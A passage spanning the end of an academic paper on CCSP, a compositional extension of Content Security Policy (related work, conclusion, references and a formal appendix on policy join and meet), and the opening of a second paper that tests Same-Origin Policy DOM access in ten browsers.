Other Websites. We discussed two practical examples of CCSP deployment, but one may wonder how difficult it is to write CCSP headers for other websites. To get a rough estimate about the challenges of the CCSP deployment more in general, we inspected our dataset of CSP violations and we collected for the top 10 script providers (by number of violations) the following information: the number of scripts they serve, the number of CSP violations triggered by these scripts, and the type of these violations. The results are in Table 4.

We think that the perspective offered by the table is pretty encouraging, because it suggests that even popular script providers only serve a small number of scripts to their customers, which means that the number of CCSP headers to write for them is typically limited. Moreover, scripts often load a very limited number of resources and only few of them need to load contents of variegate type. These two factors combined suggest that writing policies for scripts should be relatively easy on average, because these policies would have limited size and complexity.

7 Related Work

Several studies analysed the extent and the effectiveness of the CSP deployment in the wild and highlighted that web developers have troubles at configuring CSP correctly [9, 20, 1, 18]. Indeed, there have been a number of complementary proposals, with different level of complexity, on how to automatically generate content security policies for existing websites [2, 3, 7, 8]. The effectiveness of these proposals is still unclear, since automatically generating content security policies which are at the same time accurate and secure turned out to be extremely challenging, requiring a combination of static analysis, runtime monitoring and code rewriting. However, even a perfect policy generation algorithm can still lead to functionality problems upon content inclusion, due to unanticipated changes in the behaviour of included contents due to, e.g., the use of HTTP redirects or the relocation of script dependencies. CCSP was designed to support these behaviours under the assumption that most content providers are not actually malicious. It is also worth mentioning that CCSP is naturally effective at simplifying the policy specification process for web developers, assuming that content providers are willing

Script Provider	*Scripts*	*Violations*	*Types of Violations*
www.googletagmanager.com	9	1	script
apis.google.com	13	1	frame
pagead2.googlesyndication.com	3	5	script, img
api.dmp.jimdo-server.com	4	4	connect, img
assets.jimstatic.com	2	2	script, img
vogorana.ru	3	6	script, frame, connect
www.googleadservices.com	6	2	frame
www.googletagservices.com	3	3	script
s.adroll.com	3	2	script
js-agent.newrelic.com	1	2	script

Table 4: Types of violations for popular script providers

to dedicate some efforts to foster the integration between their contents and the content security policies of the embedding resources.

The idea of dynamically changing the enforced CSP policy advocated in CCSP is also present in the design of COWL, a confinement system for JavaScript code [12]. COWL assigns information flow labels to contexts (e.g., pages and iframes) and restricts their communication based on runtime label checks. Labels are allowed to change dynamically using meet and join operators, and implemented on top of CSP, which makes runtime policy composition part of COWL. However, COWL targets more ambitious security goals than (C)CSP by enforcing non-interference on labeled contexts and, as such, it is less flexible and harder to retrofit on existing websites. For these reasons, we believe that COWL and (C)CSP are complementary: one system may be better than the other one, depending on the desired security properties.

CSP Embedded Enforcement is a draft specification by the W3C which allows a protected resource to embed an iframe only if the latter accepts to enforce upon itself an embedder-specified set of restrictions expressed in terms of CSP [17]. The embedder advertises the restrictions using a new `Embedding-CSP` header including a content security policy, while the embedded content must attach a `Content-Security-Policy` header including a policy with at least the same restrictions to declare its compliance. It is worth noticing that CSP Embedded Enforcement is a first step towards making the CSP enforcement depend upon an interaction between the protected resource and the content providers, though the problems it addresses are orthogonal to CCSP. Similarly to CSP, CSP Embedded Enforcement asks web developers to get a thorough understanding of the contents they include to write a content security policy for them.

Other papers on CSP studied additional shortcomings of the standard, touching on a number of different issues: ineffectiveness against data exfiltration [13], difficult integration with browser extensions [5], unexpected bad interactions with the Same Origin Policy [10] and sub-optimal protection against code injection [6].

8 Conclusion

We proposed CCSP, an extension of CSP based on runtime policy composition. By shifting part of the policy specification process to content providers and by adding a dynamic dimension to CSP, CCSP reconciles the protection offered by fine-grained white-listing with a reasonable policy specification effort for web developers and a robust support for the highly dynamic nature of common web interactions. We analysed CCSP from different perspectives: security, backward compatibility and deployment cost. Moreover, we assessed its potential impact on the current web and we implemented a working prototype, which we tested on major websites. Our experiments show that popular content providers can deploy CCSP with limited efforts, leading to significant benefits for the large majority of the web.

As future work, we plan to implement CCSP directly in Chromium and carry out a large-scale analysis of its effectiveness, including a performance evaluation. We would also like to investigate automated ways to generate CCSP policies for both websites and content providers: since CCSP splits policy specification concerns between these two parties, we hope there is room for simplifying the automated policy generation process and making it more effective than for CSP. Finally, we would like to investigate the problem of supporting robust debugging facilities for CCSP in web browsers.

Acknowledgements

We thank Daniel Hausknecht, Artur Janc, Sebastian Lekies, Andrei Sabelfeld, Michele Spagnuolo and Lukas Weichselbaum for the lively discussions about the cur-

rent state of CSP. We also thank the anonymous reviewers for their useful comments and suggestions, and our shepherd Adam Doupé for his assistance in the realization of the final version of the paper. The paper acknowledges support by the MIUR project ADAPT.

References

[1] CALZAVARA, S., RABITTI, A., AND BUGLIESI, M. Content Security Problems? Evaluating the effectiveness of Content Security Policy in the wild. In *CCS* (2016), pp. 1365–1375.

[2] DOUPÉ, A., CUI, W., JAKUBOWSKI, M. H., PEINADO, M., KRUEGEL, C., AND VIGNA, G. dedacota: toward preventing server-side XSS via automatic code and data separation. In *CCS* (2013), pp. 1205–1216.

[3] FAZZINI, M., SAXENA, P., AND ORSO, A. Autocsp: Automatically retrofitting CSP to web applications. In *ICSE* (2015), pp. 336–346.

[4] GOOGLE. Strict CSP, 2016. `https://csp.withgoogle.com/docs/strict-csp.html`.

[5] HAUSKNECHT, D., MAGAZINIUS, J., AND SABELFELD, A. May I? - Content Security Policy endorsement for browser extensions. In *DIMVA* (2015), pp. 261–281.

[6] JOHNS, M. Script-templates for the Content Security Policy. *J. Inf. Sec. Appl. 19*, 3 (2014), 209–223.

[7] KERSCHBAUMER, C., STAMM, S., AND BRUNTHALER, S. Injecting CSP for fun and security. In *ICISSP* (2016), pp. 15–25.

[8] PAN, X., CAO, Y., LIU, S., ZHOU, Y., CHEN, Y., AND ZHOU, T. Cspautogen: Black-box enforcement of content security policy upon real-world websites. In *CCS* (2016), pp. 653–665.

[9] PATIL, K., AND FREDERIK, B. A measurement study of the Content Security Policy on real-world applications. *I. J. Network Security 18*, 2 (2016), 383–392.

[10] SOME, D. F., BIELOVA, N., AND REZK, T. On the Content Security Policy violations due to the Same-Origin Policy. In *WWW* (2017), pp. 877–886.

[11] STAMM, S., STERNE, B., AND MARKHAM, G. Reining in the web with Content Security Policy. In *WWW* (2010), pp. 921–930.

[12] STEFAN, D., YANG, E. Z., MARCHENKO, P., RUSSO, A., HERMAN, D., KARP, B., AND MAZIÈRES, D. Protecting users by confining javascript with COWL. In *OSDI* (2014), pp. 131–146.

[13] VAN ACKER, S., HAUSKNECHT, D., AND SABELFELD, A. Data exfiltration in the face of CSP. In *ASIA CCS* (2016), pp. 853–864.

[14] W3C. Content Security Policy 1.0, 2012. `https://www.w3.org/TR/2012/CR-CSP-20121115/`.

[15] W3C. Content Security Policy Level 2, 2015. `https://www.w3.org/TR/CSP2/`.

[16] W3C. Content Security Policy Level 3, 2016. `https://w3c.github.io/webappsec-csp/`.

[17] W3C. CSP Embedded Enforcement, 2016. `https://www.w3.org/TR/csp-embedded-enforcement/`.

[18] WEICHSELBAUM, L., SPAGNUOLO, M., LEKIES, S., AND JANC, A. CSP is dead, long live CSP! On the insecurity of whitelists and the future of Content Security Policy. In *CCS* (2016), pp. 1376–1387.

[19] WEINBERGER, J., BARTH, A., AND SONG, D. Towards client-side HTML security policies. In *HotSec* (2011).

[20] WEISSBACHER, M., LAUINGER, T., AND ROBERTSON, W. K. Why is CSP failing? Trends and challenges in CSP adoption. In *RAID* (2014), pp. 212–233.

A Theory

Our theory of joins and meets is based on a core fragment of CSP called CoreCSP. This fragment captures the essential ingredients of the standard and defines their (denotational) semantics, while removing uninspiring low-level details.

A.1 CoreCSP

We presuppose a denumerable set of strings, ranged over by *str*. The syntax of *policies* is shown in Table 5, where we use dots (...) to denote additional omitted elements of a syntactic category (we assume the existence of an arbitrary but finite number of these elements).

This a rather direct counterpart of the syntax of CSP. The most notable points to mention are the following:

Content types	t	::=	$\texttt{script} \mid \texttt{style} \mid \ldots$
Schemes	sc	::=	$\texttt{http} \mid \texttt{https} \mid \texttt{data}$
		$\mid$	$\texttt{blob} \mid \texttt{filesys} \mid \texttt{il}$
		$\mid$	$\ldots$
Policies	p	::=	$\vec{d} \mid p + p$
Directives	d	::=	$t\texttt{-src}\ v$
		$\mid$	$\texttt{default-src}\ v$
Directive values	v	::=	$\{se_1, \ldots, se_n\}$
Source expressions	se	::=	$h \mid \texttt{unsafe-inline}$
		$\mid$	$\texttt{inline}(str)$
Hosts ($sc \neq \texttt{il}$)	h	::=	$\texttt{self} \mid sc \mid he \mid (sc, he)$
Host expressions	he	::=	$* \mid *.str \mid str$

Table 5: Syntax of CoreCSP

1. we assume the existence of a distinguished scheme `il`, used to identify inline scripts and stylesheets. This scheme cannot occur inside policies, but it is convenient to define their formal semantics;

2. we do not discriminate between hashes and nonces in source expressions, since this is unimportant at our level of abstraction. Rather, we uniformly represent them using the source expression $\texttt{inline}(str)$, where str is a string which uniquely identifies the white-listed inline script or stylesheet;

3. we define directive values as sets of source expressions, rather than lists of source expressions. This difference is uninteresting in practice, since source expression lists are always parsed as sets;

4. for simplicity, we do not model ports and paths in the syntax of source expressions.

To simplify the formalization, we only consider *well-formed* policies, according to the following definition.

Assumption 1 (Well-formed Policies)**.** We assume that policies are *well-formed*, i.e., for each directive value v occurring therein, we have that $\texttt{unsafe-inline} \in v$ implies $\texttt{inline}(str) \notin v$.

The syntax of CSP is more liberal, because it allows one to write policies violating the constraint above. However, there is no loss of generality in focusing only on well-formed policies, since if both `unsafe-inline` and $\texttt{inline}(str)$ occur in the same directive, only one of them is enforced: browsers supporting CSP 1.0 would ignore $\texttt{inline}(str)$, while browsers implementing more recent versions of CSP would ignore `unsafe-inline`.

The definition of the semantics of CoreCSP is based on three main entities: *locations* are uniquely identified sources of contents; *subjects* are HTTP(S) web pages enforcing a CSP policy; and *objects* are contents available for inclusion by subjects.

Definition 3 (Locations)**.** A *location* is a pair $l = (sc, str)$. We let $\mathscr{L}$ stand for a denumerable set of locations and we let L range over subsets of $\mathscr{L}$.

Definition 4 (Subjects)**.** A *subject* is a pair $s = (l, str)$ where $l = (sc, str')$ with $sc \in \{\texttt{http}, \texttt{https}\}$.

Definition 5 (Objects)**.** An *object* is a pair $o = (l, str)$. We let $\mathscr{O}$ stand for a denumerable set of objects and we let O range over subsets of $\mathscr{O}$.

We use the projection functions $\pi_1(\cdot)$ and $\pi_2(\cdot)$ to extract the components of a pair (location, subject or object). We also make the following typing assumption.

Assumption 2 (Typing of Objects)**.** We assume that objects are *typed*. Formally, this means that $\mathscr{O}$ is partitioned into the subsets $\mathscr{O}_{t_1}, \ldots, \mathscr{O}_{t_n}$, where $t_1, \ldots, t_n$ are the available content types. We also assume that, for all objects $o = ((\texttt{il}, str'), str)$, we have $o \in \mathscr{O}_{\texttt{script}} \cup \mathscr{O}_{\texttt{style}}$.

The judgement $se \rightsquigarrow_s L$ defines the semantics of source expressions. It reads as: the source expression se allows the subject s to include contents from the locations L. The formal definition is given in Table 6, where we let $\triangleright$ be the smallest reflexive relation on schemes such that $\texttt{http} \triangleright \texttt{https}$. The judgement generalizes to values by having: $v \rightsquigarrow_s \{l \mid \exists se \in v, \exists L \subseteq \mathscr{L} : se \rightsquigarrow_s L \wedge l \in L\}$.

$$\texttt{self} \rightsquigarrow_s \{\pi_1(s)\} \qquad sc \rightsquigarrow_s \{l \mid \pi_1(l) = sc\}$$

$$* \rightsquigarrow_s \{l \mid \pi_1(l) \notin \{\texttt{data}, \texttt{blob}, \texttt{filesys}, \texttt{il}\}\}$$

$$str \rightsquigarrow_s \{l \mid \pi_1(s) \triangleright \pi_1(l) \wedge \pi_2(l) = str\}$$

$$*.str \rightsquigarrow_s \{l \mid \pi_1(s) \triangleright \pi_1(l) \wedge \exists str' : \pi_2(l) = str'.str\}$$

$$(sc, str) \rightsquigarrow_s \{(sc, str)\}$$

$$(sc, *.str) \rightsquigarrow_s \{l \mid \pi_1(l) = sc \wedge \exists str' : \pi_2(l) = str'.str\}$$

$$(sc, *) \rightsquigarrow_s \{l \mid \pi_1(l) = sc\}$$

$$\texttt{unsafe-inline} \rightsquigarrow_s \{l \mid \pi_1(l) = \texttt{il}\}$$

$$\texttt{inline}(str) \rightsquigarrow_s \{(\texttt{il}, str)\}$$

Table 6: Semantics of Source Expressions ($se \rightsquigarrow_s L$)

We then define operators to get the value bound to a directive in a policy. Given a list of directives $\vec{d}$ and a

content type t, we define $\vec{d} \downarrow t$ as the value bound to the first t-`src` directive, if any; otherwise, the value bound to the first `default-src` directive, if any; and in absence of both, we let it be the wildcard $\{*\}$.

Definition 6 (Lookup)**.** Given a list of directives $\vec{d}$ and a content type t, we define $\vec{d}.t$ as follows:

$$\vec{d}.t = \begin{cases} v & \text{if } \vec{d} = \vec{d}_1, t\texttt{-src}\ v, \vec{d}_2 \wedge \\ & \quad \forall d \in \{\vec{d}_1\} : d \neq t\texttt{-src}\ v' \\ \bot & \text{otherwise} \end{cases}$$

We then define the *lookup* operator $\vec{d} \downarrow t$ as follows:

$$\vec{d} \downarrow t = \begin{cases} \vec{d}.t & \text{if } \vec{d}.t \neq \bot \\ v & \text{if } d.t = \bot \wedge \vec{d} = \vec{d}_1, \texttt{default-src}\ v, \vec{d}_2 \wedge \\ & \quad \forall d \in \{\vec{d}_1\} : d \neq \texttt{default-src}\ v' \\ \{*\} & \text{otherwise} \end{cases}$$

The judgement $p \vdash s \hookleftarrow_t O$ defines the semantics of policies. It reads as: the policy p allows the subject s to include as contents of type t the objects O. The formal definition is given in Table 7.

$$\text{(D-VAL)}\quad \frac{\vec{d} \downarrow t = v \qquad v \rightsquigarrow_s L}{\vec{d} \vdash s \hookleftarrow_t \{o \in \mathscr{O}_t \mid \pi_1(o) \in L\}}$$

$$\text{(D-CONJ)}\quad \frac{p_1 \vdash s \hookleftarrow_t O_1 \qquad p_2 \vdash s \hookleftarrow_t O_2}{p_1 + p_2 \vdash s \hookleftarrow_t O_1 \cap O_2}$$

Table 7: Semantics of Policies ($p \vdash s \hookleftarrow_t O$)

The semantics of a CSP policy depends on the subject restricted by the policy. This makes reasoning on CSP policies quite complicated, hence we introduce a class of policies, called *normal policies*, whose semantics does not depend on a specific subject. The restriction to normal policies does not bring any loss of generality in practice, since any policy can be translated into an equivalent normal policy by using a subject-directed compilation.

The syntax of normal policies is obtained by replacing the occurrences of h in Table 5 with $\overline{h}$, where:

$$\overline{h} ::= sc \mid * \mid (sc, he).$$

We define normal source expressions and normal directive values accordingly.

Definition 7 (Normalization)**.** Given a source expression se and a subject s, we define the *normalization* of se under s, written $\langle se \rangle_s$, as follows:

$$\langle se \rangle_s = \begin{cases} \{\pi_1(s)\} & \text{if } se = \texttt{self} \\ \{(sc, str) \mid \pi_1(s) \rhd sc\} & \text{if } se = str \\ \{(sc, *.str) \mid \pi_1(s) \rhd sc\} & \text{if } se = *.str \\ \{se\} & \text{otherwise} \end{cases}$$

The normalization of a directive value v under s is defined as $\langle v \rangle_s = \bigcup_{se \in v} \langle se \rangle_s$. The normalization of a policy p under s, written $\langle p \rangle_s$, is obtained by normalizing under s each directive value occurring in p.

Lemma 1 (Properties of Normalization)**.** *The following properties hold true:*

1. *for all policies p and subjects s, $\langle p \rangle_s$ is normal;*
2. *for all policies p, subjects s and content types t, we have $p \vdash s \hookleftarrow_t O$ if and only if $\langle p \rangle_s \vdash s \hookleftarrow_t O$;*
3. *for all normal policies p, subjects s_1, s_2 and content types t, we have that $p \vdash s_1 \hookleftarrow_t O_1$ and $p \vdash s_2 \hookleftarrow_t O_2$ imply $O_1 = O_2$.*

A.2 Technical Preliminaries

We now introduce the technical ingredients needed to implement our proposal. We start by defining a binary relation $\sqsubseteq_{src}$ on normal source expressions. Intuitively, we have $se_1 \sqsubseteq_{src} se_2$ if and only if se_1 denotes no more locations than se_2 (for all subjects).

Definition 8 ($\sqsubseteq_{src}$ Relation)**.** We let $\sqsubseteq_{src}$ be the least reflexive relation on normal source expressions defined by the following rules:

$$\frac{sc \notin \{\texttt{data}, \texttt{blob}, \texttt{filesys}, \texttt{il}\}}{sc \sqsubseteq_{src} *}$$

$$\frac{sc \notin \{\texttt{data}, \texttt{blob}, \texttt{filesys}, \texttt{il}\}}{(sc, he) \sqsubseteq_{src} *} \qquad sc \sqsubseteq_{src} (sc, *)$$

$$(sc, he) \sqsubseteq_{src} sc \qquad (sc, str) \sqsubseteq_{src} (sc, *)$$

$$(sc, *.str) \sqsubseteq_{src} (sc, *) \qquad (sc, str'.str) \sqsubseteq_{src} (sc, *.str)$$

$$\texttt{inline}(str) \sqsubseteq_{src} \texttt{unsafe-inline}$$

To compare policy permissiveness, however, there are a couple of issues left to be addressed:

1. a policy p may enforce multiple restrictions on the same content type t, specifically when $p = p_1 + p_2$ for some p_1, p_2. In this case, multiple directive values must be taken into account when reasoning about the inclusion of contents of type t;

2. a policy p may enforce restrictions on the inclusion of contents of type t by using directives of two different formats, namely t-src v or default-src v'. One has then to ensure that the appropriate directive value is chosen when reasoning about the inclusion of contents of type t.

We address these issues by defining a *smart* lookup operator $p \Downarrow t$ which, given a policy p and a content type t, returns a directive value which captures all the restrictions put in place by p on t. This operator is based on the following definition of *meet* of directive values.

Definition 9 (Meet of Values)**.** Given two normal directive values v_1, v_2, we define their *meet* $v_1 \bowtie v_2$ as follows:

$$\begin{aligned} v_1 \bowtie v_2 &= \{se \in v_1 \mid \exists se' \in v_2 : se \sqsubseteq_{src} se'\} \\ &\cup \{se \in v_2 \mid \exists se' \in v_1 : se \sqsubseteq_{src} se'\}. \end{aligned}$$

Lemma 2 (Correctness of Meet)**.** *For all normal directive values v_1, v_2 and subjects s, we have $v_1 \rightsquigarrow_s L_1$ and $v_2 \rightsquigarrow_s L_2$ if and only if $v_1 \bowtie v_2 \rightsquigarrow_s L_1 \cap L_2$.*

Definition 10 (Smart Lookup)**.** Given a normal policy p and a content type t, we define $p \Downarrow t$ as follows:

$$p \Downarrow t = \begin{cases} \vec{d} \downarrow t & \text{if } p = \vec{d} \\ (p_1 \Downarrow t) \bowtie (p_2 \Downarrow t) & \text{if } p = p_1 + p_2 \end{cases}$$

Lemma 3 (Correctness of Smart Lookup)**.** *For all normal policies p, subjects s and content types t, we have:*

$$p \vdash s \hookleftarrow_t \{o \in \mathscr{O}_t \mid \exists L \subseteq \mathscr{L} : p \Downarrow t \rightsquigarrow_s L \wedge \pi_1(o) \in L\}.$$

A.3 Join and Meet

The *join* of two policies allows a subject to include some content if and only if at least one of the two policies does.

Definition 11 (Join of Policies)**.** Given two policies p_1, p_2 and a subject s, we define the *join* $p_1 \sqcup_s p_2$ as the least policy s.t. $(p_1 \sqcup_s p_2).t = (\langle p_1 \rangle_s \Downarrow t) \cup (\langle p_2 \rangle_s \Downarrow t)$.

Theorem 1 (Correctness of Join)**.** *$p_1 \vdash s \hookleftarrow_t O_1$ and $p_2 \vdash s \hookleftarrow_t O_2$ iff $p_1 \sqcup_s p_2 \vdash s \hookleftarrow_t O_1 \cup O_2$.*

Proof. Let $p_1 \vdash s \hookleftarrow_t O_1$, $p_2 \vdash s \hookleftarrow_t O_2$ and $p_1 \sqcup_s p_2 \vdash s \hookleftarrow_t O$, we show that $O = O_1 \cup O_2$ by proving $O \subseteq O_1 \cup O_2$ and $O \supseteq O_1 \cup O_2$:

($\subseteq$) Let $o \in O$, then there exists v such that $(p_1 \sqcup_s p_2).t = v$ and $v \rightsquigarrow_s L$ for some L such that $\pi_1(o) \in L$. By definition, this means that there exists $se \in v$ such that $se \rightsquigarrow_s L'$ for some L' such that $\pi_1(o) \in L'$. By definition of join, we have $v = (\langle p_1 \rangle_s \Downarrow t) \cup (\langle p_2 \rangle_s \Downarrow t)$. Hence, we have either $se \in \langle p_1 \rangle_s \Downarrow t$ or $se \in \langle p_2 \rangle_s \Downarrow t$. Assume that $se \in \langle p_1 \rangle_s \Downarrow t$, then $o \in O_1$ by using Lemma 3 and the observation that normalization does not change the semantics of policies. The case $se \in \langle p_2 \rangle_s \Downarrow t$ is symmetric;

($\supseteq$) Let $o \in O_1 \cup O_2$, then either $o \in O_1$ or $o \in O_2$. Assume that $o \in O_1$, the other case is symmetric. By using Lemma 3 and the observation that normalization does not change the semantics of policies, there exists v such that $\langle p_1 \rangle_s \Downarrow t = v$ and $v \rightsquigarrow_s L$ for some L such that $\pi_1(o) \in L$. By definition of join, we have $(p_1 \sqcup_s p_2).t = v'$ for some v' such that $v' \rightsquigarrow_s L'$ with $L \subseteq L'$. This implies $o \in O$.

□

The *meet* of two policies allows a subject to include some content if and only if both policies do. Defining the meet is more complicated in CSP, because not all browsers correctly handle the conjunction of two policies [1]. The key idea of the definition is to reuse the meet operator $\bowtie$ defined for directive values, since we proved that $v_1 \rightsquigarrow_s L_1$ and $v_2 \rightsquigarrow_s L_2$ if and only if $v_1 \bowtie v_2 \rightsquigarrow_v L_1 \cap L_2$ (see Lemma 2).

Definition 12 (Meet of Policies)**.** Given two policies p_1, p_2 and a subject s, we define the *meet* $p_1 \sqcap_s p_2$ as the least policy s.t. $(p_1 \sqcap_s p_2).t = (\langle p_1 \rangle_s \Downarrow t) \bowtie (\langle p_2 \rangle_s \Downarrow t)$.

Theorem 2 (Correctness of Meet)**.** *$p_1 \vdash s \hookleftarrow_t O_1$ and $p_2 \vdash s \hookleftarrow_t O_2$ iff $p_1 \sqcap_s p_2 \vdash s \hookleftarrow_t O_1 \cap O_2$.*

Proof. Let $p_1 \vdash s \hookleftarrow_t O_1$, $p_2 \vdash s \hookleftarrow_t O_2$ and $p_1 \sqcap_s p_2 \vdash s \hookleftarrow_t O$, we show that $O = O_1 \cap O_2$ by proving $O \subseteq O_1 \cap O_2$ and $O \supseteq O_1 \cap O_2$:

($\subseteq$) Let $o \in O$, then there exists v such that $(p_1 \sqcap_s p_2).t = v$ and $v \rightsquigarrow_s L$ for some L such that $\pi_1(o) \in L$. By definition of meet, we have $v = (\langle p_1 \rangle_s \Downarrow t) \bowtie (\langle p_2 \rangle_s \Downarrow t)$. Let $\langle p_1 \rangle_s \rightsquigarrow_s L_1$ and $\langle p_1 \rangle_s \rightsquigarrow_s L_2$, then $\pi_1(o) \in L_1 \cap L_2$ by Lemma 2. This implies $\pi_1(o) \in L_1$ and $\pi_1(o) \in L_2$ by definition of intersection. Hence, we have $o \in O_1$ and $o \in O_2$ by using Lemma 3 and the observation that normalization does not change the semantics of policies;

($\supseteq$) Let $o \in O_1 \cap O_2$, then $o \in O_1$ and $o \in O_2$. By using Lemma 3 and the observation that normalization does not change the semantics of policies, there exist v_1, v_2 such that $\langle p_1 \rangle_s \Downarrow t = v_1$, $\langle p_2 \rangle_s \Downarrow t = v_2$, $v_1 \rightsquigarrow_s L_1$ for some L_1 such that $\pi_1(o) \in L_1$, and $v_2 \rightsquigarrow_s L_2$ for some L_2 such that $\pi_1(o) \in L_2$. This implies that $\pi_1(o) \in L_1 \cap L_2$. By definition of meet, we have $(p_1 \sqcap_s p_2).t = v_1 \bowtie v_2$ and we know that $v_1 \bowtie v_2 \rightsquigarrow_s L_1 \cap L_2$ by Lemma 2, hence $o \in O$.

□

Observe that both the definitions of join and meet are parametric with respect to a subject. In the case of normal policies, however, this subject can be dropped. Since all policies can be transformed into equivalent normal policies (Lemma 1), in the body of the paper we just write $\sqcup$ and $\sqcap$ for simplicity.

Same-Origin Policy: Evaluation in Modern Browsers

Jörg Schwenk, Marcus Niemietz, and Christian Mainka
Horst Görtz Institute for IT Security, Chair for Network and Data Security
Ruhr-University Bochum

Abstract

The term *Same-Origin Policy (SOP)* is used to denote a complex set of rules which governs the interaction of different *Web Origins* within a web application. A subset of these SOP rules controls the interaction between the host document and an embedded document, and this subset is the target of our research (SOP-DOM). In contrast to other important concepts like Web Origins (RFC 6454) or the Document Object Model (DOM), there is no formal specification of the SOP-DOM.

In an empirical study, we ran 544 different test cases on each of the 10 major web browsers. We show that in addition to Web Origins, access rights granted by SOP-DOM depend on at least three attributes: the type of the embedding element (EE), the sandbox, and CORS attributes. We also show that due to the lack of a formal specification, different browser behaviors could be detected in approximately 23% of our test cases. The issues discovered in Internet Explorer and Edge are also acknowledged by Microsoft (MSRC Case 32703). We discuss our findings in terms of *read*, *write*, and *execute* rights in different access control models.

1 Introduction

The *Same-Origin Policy (SOP)* is perhaps the most important security mechanism for protecting web applications, and receives high attention from developers and browser vendors.

Complex Set of SOP Rules. Today there is no formal definition of the SOP itself. Web Origins as described in RFC 6454 are the basis for the SOP, but they do not formally define the SOP. Documentation provided by standardization bodies [1] or browser vendors [2] is still incomplete. Our evaluation of related work has shown that the SOP does not have a consistent description – both in the academic and non-academic world (e.g., [15, 16, 5]). Therefore, recurrent browser bugs enabling SOP bypasses are not surprising.

SOP rules can roughly be classified according to the problem areas which they were designed to solve (cf. Table 1). It is impossible to cover all these subsets in a single research paper and even may be impossible to find a "unifying formula" which covers all subsets.[1] However, it is possible to cover single subsets, as previous work on HTTP cookies has shown [12]. Thus, we restricted our attention to the following research questions:

- *How is SOP for DOM access (SOP-DOM) implemented in modern browsers?*
- *Which parts of the HTML markup influences SOP-DOM?*
- *How does the detected behavior match known access control policies?*

More precisely, we concentrate on a subset of SOP rules according to the following criteria:

- **Web Origins.** We use RFC 6454 as a foundation.
- **Browser Interactions.** We concentrate on the interaction of web objects once they have been loaded.

It is a difficult task to select a test set for SOP-DOM that has constantly evolved over nearly two decades. The SOP-DOM has been adapted several times to include new features (e.g., CORS) and to prevent new attacks. 15 out of 142 HTML elements have a URL attribute and may thus have a different Web Origin [17]. Additionally, sandbox and CORS attributes also modify SOP-DOM.

The Need for Testing. Amongst web security researchers, SOP-DOM is partially common knowledge, but not thoroughly documented. Although this means

[1] For example, the SOP rules for DOM access and HTTP cookies are inconsistent, because their concept of "origin" differs.

SOP Subset	Description	Related Work
DOM access (this paper)	This subset describes if JavaScript code loaded into one "execution context" may access web objects in another "execution context". This includes modifications of the standard behavior by changing the Web Origin, for example, using `document.domain`.	[1], [2], [3], [4], [5] , [6]
Local storage and session storage	This subset defines which locally stored web object ([name,value] pairs) may be accessed from a JavaScript execution context.	[7], [8]
XMLHttpRequest	This subset imposes restrictions on cross-origin HTTP network access. It contains many ad-hoc rules and its main concepts have been standardized in CORS.	[9], [7], [8], [10]
Pseudo-protocols	Browsers may use Pseudo-protocols like `about:`, `javascript:` and `data:` to denote locally generated content. A complex set of rules applies for the definition of Web Origins here.	[8], [10]
Plugins	Many plugins like Java, Flash, Silverlight, PDF come with their own variants of a SOP.	[11], [8]
Window/Tab	Cross-window communication functions and properties: `window.opener`, `open()` and `showModalDialogue()`.	[8], [10]
HTTP Cookies	This subset, with an extension of the Web Origin concept (path), defines to which URLs HTTP cookies will be sent. This defines their accessibility in the DOM for non-httpOnly cookies.	[12], [13], [14]

Table 1: Different subsets of SOP rules.

that most researches are familiar with many edge cases in SOP-DOM, especially those relating to attacks and countermeasures, it is likely that some of those edge cases will not be covered in this paper. Additionally, each individual researcher will be unaware of other edge cases, which may include novel vulnerabilities. For example, it is well known that JavaScript code from a different web origin has full read and write access to the host document; nevertheless, recently Lekies et al. [5] pointed our that there is also read access from the host document to JavaScript code, which may constitute a privacy problem.

Additionally, HTML5 has brought greater diversity to seemingly well-known HTML elements. For instance, the term "authority" used in RFC 6454 [18] may not be sufficient any more if we compare the power of SVG images [19] with the following quote from RFC 6454: "an image is passive content and, therefore, carries no authority, meaning the image has no access to the objects and resources available to its origin". Our evaluation shows that this statement is true for all image types if they are embedded via <**img**>. This statement does not hold if SVG images are embedded via <**iframe**> or <**object**>. Novel standards like Cross-Origin Resource Sharing (CORS, [9]) also influence access rights granted by the SOP. To be able to keep the implementation of the SOP consistent through all these extensions, a formal model is needed.

Our Approach. The aim of this paper is to develop a comprehensive testing framework for SOP-DOM (see Figure 1). The SOP restricts access of active content like JavaScript on other components of a web page. We also apply it to CSS code by interpreting the style changes




Figure 1: Setup for our test cases for SOP DOM access. The embedding element (`EE`) itself belongs to the host document (`HD`).

imposed by CSS code as write access on certain DOM elements.

We define "comprehensive" by meaning the coverage of all *interesting* edge cases. We thus do not cover all 15 elements with URI attributes but only a selected subset according to importance and interesting properties. Instead, we include "URL-attribute-like" constructions in the <**canvas**> element. We also do not restrict the test set to full DOM read or write access (which easily could have been automated to cover more test cases) but instead, also concentrate on the more interesting cases of *partial* read and write access.

Our tests thus cover only a representative sample of SOP-DOM, but this sample was chosen to cover each

known edge case of SOP-DOM. To cover these edge cases, many of the 544 test cases were designed manually. We use these representative test results to discuss if classical access control models like DAC, RBAC and ABAC are applicable to SOP-DOM. We reformulate access restrictions in terms of read, write, and execute rights granted to an embedded document (ED) contained in the HD and vice versa. We thus highlight the importance of the EE in defining the access rules of the SOP.

Testbed. We show the applicability of our test methodology for SOP implementations in current web browsers by providing a testbed at www.your-sop.com, where proof-of-concept HTML, JavaScript, and CSS code is given for each test case. Our tool consists of more than 10,000 lines of code covering 544 test cases with five types of ED and ten types of EE. The tests are created in a semi-automatic manner. For each EE to be tested, we automatically load the ED with possible CORS/sandbox attributes successively. We did not choose a fully-automatic test creation because this would lead to an overwhelming number of errors. Combining each EE with all possible attributes would lead to errors; for example, neither <img data=".."> nor <object src="..."> are semantically correct. In addition, there is no universal access from HD to ED and vice versa; for example, accessing the SVG ED can be achieved with a dedicated getSVGDocument() method.

Limitations. We describe a subset of the SOP for the interaction of web objects that are loaded into the browser. Zalweski describes other contexts such as cookie, local storage, Flash, XMLHttpRequest, Java, Silverlight, and Gears [8]. For each of them a different SOP is used. For example, Zheng et al. [12] have analyzed the SOP for HTTP cookies in-depth; here the SOP takes the path contained in an URI into account, which is an extension of the Web Origin concept. An in-depth discussion of the limitations of our approach can be found in Section 5.

Contributions. We make the following contributions:

- We systematically test edge cases of the SOP that have not been previously documented like the influence of the embedding element, and the CORS and sandbox attributes.
- We provide a testbed where the SOP implementation of a browser can be automatically tested and visualized.
- We used this testbed to extensively evaluate our model in 544 test cases on 10 modern browsers. More than 23% of the test cases revealed different SOP-DOM access rights implemented in at least one of the tested browsers. Our ABAC model provides a systematic way to describe these differences.
